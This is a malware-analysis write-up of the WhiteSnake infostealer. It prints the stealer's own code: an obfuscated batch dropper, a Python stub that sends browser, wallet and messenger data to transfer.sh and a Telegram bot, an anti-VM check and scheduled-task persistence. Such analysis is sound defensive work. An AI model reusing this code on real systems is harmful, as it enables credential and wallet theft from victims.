


Unleashing the Viper : A Technical Analysis of WhiteSnake Stealer

 russianpanda.com/2023/07/04/WhiteSnake-Stealer-Malware-Analysis/



Case Study

WhiteSnake Stealer first appeared on hacking forums at the beginning of February 2022.



The stealer collects data from various browsers such as Firefox, Chrome, Chromium, Edge, Brave, Vivaldi, CocCoc, and CentBrowser. Besides browsing data, it also collects data from Thunderbird, OBS-Studio, FileZilla, Snowflake-SSH, Steam, Signal, Telegram, Discord, Pidgin, Authy, WinAuth, Outlook, Foxmail, The Bat!, CoreFTP, WinSCP, AzireVPN, WindscribeVPN.

The following are crypto wallets collected by WhiteSnake: Atomic, Wasabi, Exodus, Binance, Jaxx, Zcash, Electrum-LTC, Guarda, Coinomi, BitcoinCore, Electrum, Metamask, Ronin, BinanceChain, TronLink, Phantom.

The subscription pricing for the stealer:

- 120\$ - 1 month
- 300\$ - 3 months
- 500\$ - 6 months
- 900\$ - 1 year
- 1500\$ - lifetime

The stealer claims to leave no traces on the infected machine; it does not require the user to rent the server. The communication between the infected and the attacker's controlled machine is handled by Tor. The stealer also has loader and grabber functionalities.

What also makes this stealer interesting and quite unique compared to other stealer families is the payload support in different file extensions such as EXE, SCR, COM, CMD, BAT, VBS, PIF, WSF, .hta, MSI, PY, DOC, DOCM, XLS, XLL, XLSM. Icarus Stealer was probably the closest one to this stealer with the file extension support feature. You can check out my write-up on it [here](#). Another interesting feature is the Linux Stub Builder, where the user can generate Python or .sh (shell) files to run the stealer on Linux systems. The stealer would collect the data from the following applications: Firefox, Exodus, Electrum, FileZilla, Thunderbird, Pidgin, and Telegram.

But enough about the introduction. Let us jump into the technical part and the stealer panel overview.

WhiteSnake Analysis

WhiteSnake builder panel contains the settings to enable the Telegram bot for C2 communication. The user can also configure Loader and Grabber settings. The user can choose whether to encrypt the exfiltrated data with just an RC4 key or add an RSA encryption algorithm. With RC4 encryption, anyone with access to the stealer builder can decrypt the logs. But RSA + RC4 encryption algorithm, the user would need to know the private RSA key to be able to extract an RC4 key which is quite challenging.

Loader (Direct links separated by comma; leave empty to disable)

http://example.com/bot.exe, http://example.com/miner.exe

Log encryption method [Log can be decrypted only by your panel.]

- RSA+RC4 encryption
- RC4 encryption

Grabber commands

 reentry.co

 XML Minifier

```
<command name="1">
  <args>
    <string>Opera</string>
    <string>%AppData%\Opera Software\Opera Stable</string>
  </args>
</command>
<command name="1">
  <args>
```

File Icon [ Import]



No icon

Fake signature [ Import (Sigthief)]

No signature

File extension

Exe

.NET framework version

4.7 (Windows 8, 10, 11)

File size pumper [Disabled]

The user can add the fake signature to the generated builds. There are currently eight signatures under the user's exposal.

- Adobe (Adobe Systems Incorporated, VeriSign)
- Chrome (Google LLC, DigiCert)

- Firefox (Mozilla Corporation, DigiCert)
- Microsoft (Microsoft Corporation, Microsoft Code Signing PCA 2011)
- Oracle (Oracle Corporation, DigiCert, VeriSign)
- Telegram (Telegram FZ-LLC, Sectigo)
- Valve (Valve Corp., DigiCert)
- WinRAR (win.rar GmbH, Globalsign)

Stealers such as Vidar and Aurora (RIP) have the file size pumper enabled to append junk bytes to the end of the builds to increase the file, thus avoiding the detection and preventing it from being analyzed by most sandboxes. The user can pump the file size up to 1000MB. The user can choose a specific .NET framework version to run the stealer. Version 2.0 works for Windows 7, and version 4.7 works for Windows 8 and above.

The stealer has two execution methods:

- Non-resident - the stealer auto-deletes itself after successful execution
- Resident - the stealer beacons out to the C2 WhiteSnake stealer payload can be generated with these features enabled:
- AntiVM
- Auto-Keylogger
- Random resources
- USB Spread
- Local user I will mention some of these features further in this write-up.

Let's look at some of the payloads with different file extensions.

Cmd - this generates the batch file The batch file sets the command line title to "Update ... ". sets an environment variable named **s7545ebdc38726fd35741ea966f41310d746768** with the value **%TEMP%\Ja97719d578b685b1f2f4cbe8f0b4936cf8ca52**. The **%TEMP%** represents the path to the user's temporary folder. The final decoded payload is saved as **P114cace969bca23c6118304a9040eff4.exe** under the **%TEMP%** folder.

```

1 @echo off
2 chcp 65001>>nml
3 title Update ...
4 set s7545ebdc38726fd35741ea966f41310d746768=%TEMP%\Ja97719d578b685b1f2f4cbe8f0b4936cf8ca52
5 SET j93da7690ab165b6ae6c631=%TEMP%\P114cace969bca23c6118304a9040eff4.exe
6 dEL %s7545ebdc38726fd35741ea966f41310d746768% /f /s /q>>nml
7 SeT rKpDqYIJJMRoz20BsdJL=15-BgK2it55H/g41RQAA/gw1AQAAOS3AAAAAfuYAAAQ1OhcAAAAmftYAAAT+BowBAAZzNQAAc1WA5gAABHM2AAKKDcAAaAACcgAAAKAADdCAAAAYAN0AAAAAAB+VwAAB
8 AAACAAAAEAARAAAA3QAAAHYBAABTAqAACAAAAEAARAAAAAXIAAFUAAACXAgAACAAAAEAARAAAA9wIAAKKAAACcAwAAcAAAAEAARAAAApQMAAACBAACsBAACAAAAEAARAAAAVQAQAEsAAAA
9 ABFCAAA CAARAAAAEAARAAAAVggAANQAAAcQQAACAAAAEAARAAAAjAKAABgAAACcQQAACAAAAEAARAAAAcQKAATQAAAA5CgAACAAAAEAARfMT0T0
10 SET kWeFDcAeHxMITSRbzARctISNKWJTX=
11 DxDLd2gnSUFNB9pchsCAHAoHAAcInRnSUFNR9kF41JAAABjmlY0Z01HzYfKniIaggbWkWBAAAAPZ0Z01HzcFxmSQAASXQLAEABChIAAAKjmlZ0Z01HzgfTRINSQAAASUWF5yOaVjRnSUFOR9TF41JAAABJRiYn
12 AVeByBwAAcCgcAAAKbFrRnSUFPh9CF41JAAABJRiYnIspWNgdJRs/INgAAABYLoIAcCgcAAAKW9GdJR9AIWAAAAAQFhAF41JAAABJRiYnIspbFrRnSUFQR92cjSCAHAcHAAcInRnSUFQ1Orqqqq1pDQBMNSQ
13 INKAAAAZjUKAAAE10CoBAAQoSAAACoSpW9gd0PcgK6iw63G-
14 SeT kpgIXdeNITjJUIQPSXrGe=
15 nJLO_IARD0AMwA4AABNAB0AHQAoAA6AC9ALwBjAHkAYgB1AHIAZQBHMAbWbSuAC4AYwBvAG0ALwBqADAAASAAyAFcATgB5AHUAagBPAD8AcwA9ADIAMgAWAAAXwBTAEUAWQBDFAQARwBwAFIATQBvAGIARAB1
16 AYAGYAQvB6AFYABQBUE0AZABWAAyAAQc1AFQABgA2AFQAADUBAD0ATQBBAKARgBmAAgABwALAEcAeAAIAAAGAHQBvYAHsACAAFAAIAAXwBzAAEAQAALAFKAAQcTpAEKAOQAXADMAADE0AE0AFQAVAgGASQAWAFQAB
17 AQvBEAAELcwb1AEQAQwAzAAAXAQASACVANAB5RHp1e06
18 sEt mGmky1JkoFdlSsUW1oBhCjrEPELUE=
19 XgAGIACQBKAEMAUgB9AHwAZAABC3KAagBMAEQVAVALwEADgACABgABwBTAFAUAWQDABEYARwBMAE4ARgBFafSAtWBYFAAATgBdAE4ARQABC2kAegB2GgAdAAALwMAIgAkACQASwBRAHKAfWb1AAaAUwB4AGIAE
20 AABUSAB0AQ8KAEAAwAUAD4AHQBCAELawBKAFAUeQwAAACDP1IAPgAeADYAacgALABUAGAWAFUAGwAJAHMASwB0AAEAACA4ABsATAAdAFIANwAVAHsAOQAaACUAWABYABsAAAAABAAAYAT1ABgAKwAZAGkALA
21 LwBoAAQACgA3AC0AfwAKAFoAQOAZAHOA9A
22 seT tfyLvHgBZSoNYMsuAORMQxUMFVNk=g_Yh0DwiDQAAo1gC0AAARZngAAC1g3AAAKAAAoIAAACgAA3QgAAAAAADAAAAAAAEtW/gETyYFgOQd6//9+FWAABBcomqEABgAAG41DAAABJdAPAQAEKEGAAAAoT
23 ARN1EWU5LwAAAAAB+LgAABCU6FVAACZ+
24 JWAABF4GNQABm1AAAKJYUAAAEczYAAAc0NwAACgAAKCAAAoAAN0IAAAAQ7AA3QAAAAAF1AAAAQwRAACHeNSQAAASUW1JMAAAByRwEwAcCgcAAAKW9Kcb0kBAaoojQAACNmEwY5dQEAAAAHGAABgAAHY0
25 WxsXRFRwEwAbCgmAAAKWBFqFKtBfQEWtAbCgmAAAK29UhpqK2

```

The script grabs the substring that starts and ends with a specific index specified in the batch file. Taking, for example, `echo %XMgEIBtkFoDvgdYKfJpS:~0,600%` , it extracts the substring starting from index 0 and ending at index 600 (inclusive) from the variable `XMgEIBtkFoDvgdYKfJpS`, which is:

```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA  
A4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ
```

From:

```
set  
XMgE1BtkFoDvgdYKfJpS=TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TI  
G1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAKZEs4YAAAAAAAAA0AAIgaLATAAACAFAAAKAAAAAAAAAHj4FAAAgAA  
AAQAUAABAAAAgAAAAgAABAAAAAAAAAAGAAAAAAAAACABQAAAgAAAAAAAAIAYIUABAAAABAAAAAAEAAAEEAA  
AAAAABAAAAAAAAAAAAAAAAAMg9BQBTAAAAAEAFABQHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGFAAwAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAC  
AAAAAAAAAAAAAAAAAAAAAAACCAAAEgAA  
AAAAAAAAAAAAAC50ZXh0AAAAJB4FAAAgAAAAIAUAAAIAAAAAAAAAAAAAAAAAAAAAAAGAAucnNyyYwAAABQHA  
AAAAQA  
UAAgAAAAiBQAAAAAAAAAAAAAAAA6g
```

You might have noticed that the string begins with `TVqQ`, which decodes to an MZ header from Base64.



When the big base64-encoded blob is formulated, certutil is used to decode it, and the executable is launched under the mentioned `%TEMP%` folder.

- First, the code checks if the variable `S` is set to `True`, which indicates that the PIL (Python Imaging Library) module, specifically `ImageGrab` from PIL, is available. If the module is available, the variable `S` is set to `True`. Otherwise, it is set to `False`.
- Inside the `n()` function, an attempt is made to capture the screenshot using the PIL module if `S` is `True`. The `ImageGrab` module's `grab()` function is called to capture the screenshot, and then it is saved to a `BytesIO` object called `C` as a PNG image.
- The `BytesIO` object `C`, which holds the PNG image data, is then encoded as base64 using the `b64encode()` function from the `base64` module. The resulting base64-encoded image is assigned to the variable `C`.
- The base64-encoded screenshot image is saved to a JSON file named `system.json` along with other system-related information like the username, computer name, IP address, operating system, Stub version, Tag, and Execution timestamp, as shown in the code snippet below:

```
with open(A.join(B, 'system.json'), 'w') as
R:dump({'Screenshot':C, 'Username':D(), 'Compname':E(), 'OS':H(), 'Tag':T, 'IP':I, 'Stub
version':k, 'Execution timestamp':time()},R)
```

Let's look at this function:

```
def p(buffer):
    A = d(16)
    B = Z(buffer)
    C = m(A, B)
    return b'LWSR$' + C + A
```

Which does the following:

- **A = d(16)** - it generates a 16-byte random key, which is assigned to the variable **A**.
- **B = Z(buffer)** - the **buffer** is passed to the **Z** function, assigning the result to the variable **B**. The implementation of the **Z** function is not provided in the code snippet, so it is unclear what it does.
- **C = m(A, B)** - the **m** function is called with the key **A** and the processed buffer **B**. The **m** function seems to perform some encryption or transformation on the **buffer** using the provided key.
- **return b'LWSR\$' + C + A** - the function concatenates the byte string **'LWSR\$'**, the transformed buffer **C**, and the key **A**. It returns the resulting byte string. **The 'LWSR\$'** prefix could potentially be used as a marker or identifier for the encrypted data.

The **m** function contains the RC4 encryption function shown below:

```

def m(key, data):
    A=list(W(256));C=0;D=bytearray()
    for B in W(256):C=(C+A[B]+key[B%len(key)])%256;A[B],A[C]=A[C],A[B]

    B=C=0

    for E in data:B=(B+1)%256;C=
(C+A[B])%256;A[B],A[C]=A[C],A[B];D.append(E^A[(A[B]+A[C])%256])

    return bytes(D)

```

j parameter contains the configuration of the stealer:

```

<?xml version="1.0" encoding="utf-8"?><Commands
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"> <commands><command name="2"><args>
<string>~/snap/firefox/common/.mozilla/firefox</string>
<string>~/mozilla/firefox</string></args></command><command name="2"><args>
<string>~/thunderbird</string></args></command><command name="0"><args>
<string>~/config/filezilla</string>
<string>sitemanager.xml;recentservers.xml</string><string>Apps/FileZilla</string>
</args></command><command name="0"><args><string>~/purple</string>
<string>accounts.xml</string><string>Apps/Pidgin</string></args></command><command
name="0"><args>
<string>~/local/share/TelegramDesktop/tdata;~/var/app/org.telegram.desktop/data/Tel
egramDesktop/tdata;~/snap/telegram-
desktop/current/.local/share/TelegramDesktop/tdata</string>
<string>*s;????????????????/map?</string><string>Grabber/Telegram</string></args>
</command><command name="0"><args><string>/home/vm/.config/Signal;~/snap/signal-
desktop/current/.config/Signal</string><string>config.json;sql/db.sqlite</string>
<string>Grabber/Signal</string></args></command><command name="0"><args>
<string>~/electrum/wallets;~/snap/electrum/current/.electrum/wallets</string>
<string>*wallet*</string><string>Grabber/Wallets/Electrum</string></args></command>
<command name="0"><args><string>~/config/Exodus</string>
<string>exodus.conf.json;exodus.wallet/*.seco</string>
<string>Grabber/Wallets/Exodus</string></args></command> </commands></Commands>

```

The configuration is used to enumerate through the directories and extract the predefined data such as Firefox cookies and credentials, Thunderbird and FileZilla config files, cryptocurrency wallets, Telegram, and Signal data. The extracted data is then RC4-encrypted with a random 16-byte key, compressed in a ZIP archive, and sent over to transfer.sh and Telegram Bot.

The snippet that is responsible for sending data to transfer.sh and Telegram:

```
def q(buffer):I=buffer;B='https://transfer.sh/';A=B+f"
{D()}@{E()}.wsr";G=F();K=G.request('PUT',A,body=I);J=K.data.decode(N).replace(B,B+'ge
t/');A=b(C(chat_id=h,text='\n#{0}\n\n<b>OS:</b> <i>{1}</i>\n\n<b>Username:</b> <i>{2}
</i>\n\n<b>Compname:</b> <i>{3}</i>\n\n<b>Report size:</b> <i>
{4}Mb</i>\n'.format(T,H(),D(),E(),round(len(I)/(1024*1024),2)),parse_mode='HTML',repl
y_markup=dumps(C(inline_keyboard=
[[C(text='Download',url=J),C(text='Open',url='http://127.0.0.1:18772/handleOpenWSR?
r='+J)])))A='https://api.telegram.org/bot{0}/sendMessage?
{1}'.format(i,A);G=F();G.request(M,A)
```

The data is sent to Telegram, where Download URL is the transfer.sh generated URL, which would be in the format transfer.sh/username@computername.wsr:

```
{
  "chat_id": "",
  "text": "\n#<BUILD_TAG\n\n<b>OS:</b> <i>[Operating System]</i>\n\n<b>Username:</b>
<i>[Username]</i>\n\n<b>Compname:</b> <i>[Computer Name]</i>\n\n<b>Report size:</b> <i>
[File Size]Mb</i>\n",
  "parse_mode": "HTML",
  "reply_markup": {
    "inline_keyboard": [[{ "text": "Download", "url": "[Download URL]"}, {"text":
"Open", "url": "http://127.0.0.1:18772/handleOpenWSR?r=[Download URL]"}]
  ]
}
}
```

It is worth noting that at the time of writing this report, transfer.sh has been down for a few weeks, so our Python 3 payload will not work ;)

MSI payload - contains the Custom Action to execute the embedded stealer.

Action	Type	Source	Target	ExtendedType
PreventDowngrading	19		Newer version already installed.	0
RunWrapExe	3154	File0	tmpmsi_W6103757747bc9a8fa61623.exe /S	0

Macro - the macro script contains the Base64-encoded reversed blob, which is the stealer itself. Upon decoding and reversing the blob, it's saved as an executable file under the %TEMP% folder.

Name	Date modified	Type	Size
codeop	12/10/2019 10:02 PM	Compiled Python ...	7 KB
commctrl	12/10/2019 10:02 PM	Compiled Python ...	40 KB
configparser	12/10/2019 10:02 PM	Compiled Python ...	45 KB
contextlib	12/10/2019 10:02 PM	Compiled Python ...	19 KB
contextvars	12/10/2019 10:02 PM	Compiled Python ...	1 KB
copy	12/10/2019 10:02 PM	Compiled Python ...	7 KB
core	12/10/2019 10:02 PM	Compiled Python ...	1 KB
csv	12/10/2019 10:02 PM	Compiled Python ...	12 KB
dataclasses	12/10/2019 10:02 PM	Compiled Python ...	23 KB
datetime	12/10/2019 10:02 PM	Compiled Python ...	57 KB
decimal	12/10/2019 10:02 PM	Compiled Python ...	1 KB
difflib	12/10/2019 10:02 PM	Compiled Python ...	59 KB
dis	12/10/2019 10:02 PM	Compiled Python ...	16 KB
doctest	12/10/2019 10:02 PM	Compiled Python ...	75 KB
fractions	12/10/2019 10:02 PM	Compiled Python ...	18 KB
ftplib	12/10/2019 10:02 PM	Compiled Python ...	28 KB
getopt	12/10/2019 10:02 PM	Compiled Python ...	7 KB
getpass	12/10/2019 10:02 PM	Compiled Python ...	5 KB
gettext	12/10/2019 10:02 PM	Compiled Python ...	18 KB
glob	12/10/2019 10:02 PM	Compiled Python ...	5 KB
gzip	12/10/2019 10:02 PM	Compiled Python ...	19 KB
hashlib	12/10/2019 10:02 PM	Compiled Python ...	7 KB
hmac	12/10/2019 10:02 PM	Compiled Python ...	7 KB
imghdr	12/10/2019 10:02 PM	Compiled Python ...	5 KB
imp	12/10/2019 10:02 PM	Compiled Python ...	10 KB
inspect	12/10/2019 10:02 PM	Compiled Python ...	80 KB
ipaddress	12/10/2019 10:02 PM	Compiled Python ...	61 KB
lzma	12/10/2019 10:02 PM	Compiled Python ...	12 KB
mimetypes	12/10/2019 10:02 PM	Compiled Python ...	16 KB
netrc	12/10/2019 10:02 PM	Compiled Python ...	4 KB

WhiteSnake Stealer Analysis

The WhiteSnake Stealer is written in .NET and is approximately 251KB in size (the latest version with all features enabled) in the obfuscated version. In the obfuscated stealer binary, the strings are RC4-encrypted, in the previous versions of the stealer, the strings obfuscation relied on XOR instead. In the newest version, the stealer developer removed the random callouts to legitimate websites.

```

111
112     bool flag7 = new Random().Next(0, 10) == 2;
113     if (flag7)
114     {
115         new Thread(delegate
116         {
117             GC.Collect();
118             try
119             {
120                 using (WebClient webClient2 = new WebClient())
121                 {
122                     string text4 = webClient2.DownloadString("http://cybereason.com/o07b3GUymA?s=13");
123                     bool flag15 = text4.Length / 10 == 2;
124                     if (flag15)
125                     {
126                         Console.Write("");
127                     }
128                 }
129             }
130             catch
131             {
132             }
133         }).Start();
134     }
135     GC.Collect();
136 }
137 catch
138 {
139 }
140 T t = ix6oXj[j];
141 try
142 {
143     Random random2 = new Random();
144     int num2 = random2.Next(1, 452);
145     int num3 = random2.Next(1, 543);
146     int num4 = random2.Next(1, 867);
147     double num5 = Math.Pow((double)num2, (double)num3) % (double)num4 + Math.Sqrt((double)(num3 * num4)) - (double)num2;
148     double num6 = Math.Log((double)(num2 * num3)) / (double)num4 + Math.Sin((double)(num3 / num4));
149     double num7 = Math.Cos((double)(num2 / num3)) * (double)num4 + Math.Tan((double)(num2 * num4));
150     double num8 = Math.Atan((double)(num2 * num3)) - (double)num4 + Math.Asin((double)(num2 / num3)) * (double)num4;
151     double num9 = Math.Acos((double)(num2 / num3)) * (double)num4 - Math.Exp((double)(num2 * num4));
152     bool flag8 = 227.0 * Math.Atan(227.0) / 1.1 + 227.0 == 234.0;
153     if (flag8)
154     {
155         Console.WriteLine(num5);
156         Console.WriteLine(num6);

```

The developer also removed string obfuscation that relied on building an array of characters and then converting the array into a string. The character for each position in the array is created by performing various operations, such as division, addition, and subtraction, on numeric values and lengths of strings or byte arrays.

```

281 // Token: 0x0600005C RID: 92 RVA: 0x0000DE28 File Offset: 0x0000C028
282 public static string cS1rol(int lf)
283 {
284     char[] array = new char[62];
285     array[0] = (char)(194 / "lv".Length);
286     array[1] = (char)(294 / "VFF".Length);
287     array[2] = (char)(99 / "v".Length);
288     array[3] = (char)(98 + "le".Length);
289     array[4] = (char)(102 - "w".Length);
290     array[5] = (char)(34.0 * (double)"JLP".Length);
291     array[6] = (char)(103 / "t".Length);
292     array[7] = (char)(34.666666666666664 * (double)new byte[] { 0, 1, 1 }.Length);
293     array[8] = (char)(52.5 * (double)"cg".Length);
294     array[9] = (char)(106 / "y".Length);
295     array[10] = (char)(106 + new byte[] { 1 }.Length);
296     array[11] = (char)(54.0 * (double)new byte[] { 1, 1 }.Length);
297     array[12] = (char)(36.333333333333336 * (double)new byte[] { 2, 0, 2 }.Length);
298     array[13] = (char)(330 / new byte[] { 2, 2, 1 }.Length);
299     array[14] = (char)(222 / "ve".Length);
300     array[15] = (char)(111 + new byte[1].Length);
301     array[16] = (char)(113 / "H".Length);
302     array[17] = (char)(112 + "2q".Length);
303     int num = 18;
304     int num2 = 345;
305     byte[] array2 = new byte[3];
306     array2[1] = 2;
307     array[num] = (char)(num2 / array2.Length);
308     array[19] = (char)(38.666666666666664 * (double)"SrF".Length);
309     array[20] = (char)(119 - new byte[] { 0, 1 }.Length);
310     array[21] = (char)(119 - "H".Length);
311     array[22] = (char)(119 / new byte[1].Length);
312     array[23] = (char)(360 / new byte[] { 1, 2, 2 }.Length);
313     array[24] = (char)(122 - "S".Length);
314     int num3 = 25;
315     int num4 = 366;
316     byte[] array3 = new byte[3];
317     array3[0] = 1;
318     array3[1] = 2;
319     array[num3] = (char)(num4 / array3.Length);
320     array[26] = (char)(21.666666666666668 * (double)new byte[] { 1, 2, 2 }.Length);
321     array[27] = (char)(68 - "HO".Length);
322     array[28] = (char)(22.333333333333332 * (double)new byte[] { 0, 0, 1 }.Length);
323     array[29] = (char)(34.0 * (double)"RG".Length);
324     array[30] = (char)(23.0 * (double)"biD".Length);

```

I went ahead and used de4dot to decrypt all the strings and I also changed some of the method and class names to make it easier to understand the stealer functionality.

```

10     StringBuilder stringBuilder = new StringBuilder();
11     int num = 0;
12     int[] array = new int[256];
13     for (int i = 0; i < 256; i++)
14     {
15         array[i] = i;
16     }
17     for (int j = 0; j < 256; j++)
18     {
19         num = ((int)A_1[j % A_1.Length] + array[j] + num) % 256;
20         int num2 = array[j];
21         array[j] = array[num];
22         array[num] = num2;
23     }
24     for (int k = 0; k < A_0.Length; k++)
25     {
26         int num3 = k % 256;
27         num = (array[num3] + num) % 256;
28         int num2 = array[num3];
29         array[num3] = array[num];
30         array[num] = num2;
31         stringBuilder.Append((char)((int)A_0[k] ^ array[(array[num3] + array[num]) % 256]));
32     }
33     return stringBuilder.ToString();

```

The code in the Entry Point below retrieves the location or filename of the executing assembly using **Assembly.GetExecutingAssembly().Location**. If the location is unavailable or empty, it tries to get the filename of the main module of the current process using **Process.GetCurrentProcess().MainModule.FileName**. If either the location or the filename is not empty, it assigns the value to the **text** variable. If there is an exception during the process, it catches the exception and writes the error message to **installUtilLog.txt** file located at %TEMP%.

```

9 // Token: 0x02000002 RID: 2
10 internal sealed class aHHZ46
11 {
12     // Token: 0x00000002 RID: 2 RVA: 0x0000258C File Offset: 0x0000078C
13     public static string mWhi()
14     {
15         string text = null;
16         try
17         {
18             string location = Assembly.GetExecutingAssembly().Location;
19             string fileName = Process.GetCurrentProcess().MainModule.FileName;
20             if (!string.IsNullOrEmpty(location))
21             {
22                 text = location;
23             }
24             else if (!string.IsNullOrEmpty(fileName))
25             {
26                 text = fileName;
27             }
28         }
29         catch (Exception ex)
30         {
31             Console.WriteLine(ex.Message);
32         }
33         string text2;
34         if (text.Contains("Microsoft.NET"))
35         {
36             text2 = null;
37         }
38         else
39         {
40             text2 = text;
41         }
42         return text2;
43     }

```

```

catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
AppDomain.CurrentDomain.UnhandledException += delegate(object sender, UnhandledExceptionEventArgs e)
{
    Exception ex2 = e.ExceptionObject as Exception;
    File.AppendAllText(Configuration.InstallUtilLog, (ex2 != null) ? ex2.Message : null);
    Console.WriteLine((ex2 != null) ? ex2.Message : null);
};

```

Next, the stealer checks if the Mutex is already present to avoid two instances of the stealer running. The mutex value is present in the configuration of the stealer. If the mutex is present, the stealer will exit.


```

45 // Token: 0x06000003 RID: 3
46 public static void MutexCheck()
47 {
48     bool flag;
49     new Mutex(true, Configuration.Mutex, out flag);
50     if (!flag)
51     {
52         Environment.Exit(5);
53     }
54 }

```

If the AntiVM is enabled, the flag to 1 is set. The stealer checks for the presence of the sandboxes by utilizing the WMI (Windows Management Instrumentation) query:

```
SELECT * FROM Win32_ComputerSystem
```

The query retrieves the “Model” and “Manufacturer” properties. The stealer checks if any of the properties contain the strings:

- virtual
- vmbox
- vmware
- thinapp
- VMXh
- innotek gmbh
- tpvcgateway
- tpautoconnsvc
- vbox
- kvm
- red hat
- qemu

```

126 public static bool SandboxVMNames()
127 {
128     string[] array = new string[]
129     {
130         "virtual", "vmbox", "vmware", "thinapp", "VMXh", "innotek gmbh", "tpvcgateway", "tpautoconnsvc", "vbox", "kvm",
131         "red hat", "qemu"
132     };
133     string text = OS_Enumeration.bj().ToLower();
134     string text2 = OS_Enumeration.gb().ToLower();
135     foreach (string text3 in array)
136     {
137         if (text.Contains(text3) || text2.Contains(text3))
138         {
139             return true;
140         }
141     }
142     return false;
143 }

```

```

if (Configuration.AntiVM == "1" && GetCurrentProcess.SandboxVMNames())
{
    Environment.Exit(5);
}

```

And if one of the strings is present, the stealer exits out.

Next, the stealer checks if the execution method flag is set to 1, meaning that the resident mode is enabled. If the mode is enabled, the stealer creates the persistence via scheduled task on the host

```

90 public static void ScheduledTaskCreate()
91 {
92     bool flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
93     string text = GetCurrentProcess.Mhi();
94     string text2 = Path.Combine(Configuration.StealerFolderName, Path.GetFileName(text));
95     if (!Directory.Exists(Configuration.StealerFolderName))
96     {
97         Directory.CreateDirectory(Configuration.StealerFolderName);
98     }
99     if (!string.IsNullOrEmpty(text) && !File.Exists(text2))
100    {
101        File.Copy(text, text2, true);
102        new FileInfo(text2).IsReadOnly = true;
103        StringBuilder stringBuilder = new StringBuilder();
104        stringBuilder.Append("/C chcp 65001 && ");
105        stringBuilder.Append("ping 127.0.0.1 && ");
106        stringBuilder.AppendFormat("schtasks /create /tn \"{0}\" /sc MINUTE /tr \"{1}\" /rl {2} /f && ", Path.GetFileNameWithoutExtension(text), text2, flag ? "HIGHEST" : "LIMITED");
107        stringBuilder.AppendFormat("DEL /F /S /Q /A \"{0}\" &&", text);
108        stringBuilder.AppendFormat("START \"\" \"\" \"{0}\"", text2);
109        using (Process process = new Process())
110        {
111            process.StartInfo = new ProcessStartInfo
112            {
113                FileName = "cmd.exe",
114                Arguments = stringBuilder.ToString(),
115                WindowStyle = ProcessWindowStyle.Hidden,
116                CreateNoWindow = true,
117                UseShellExecute = true
118            };
119            process.Start();
120        }
121        Environment.Exit(0);
122    }
}

```

The example of the task creation cmdline:

```

schtasks /create /tn /sc MINUTE /tr
"C:\Users\username\AppData\Local\EsetSecurity\ /rl HIGHEST /f

```

The folder name **EsetSecurity** is also obtained from the configuration of the stealer.

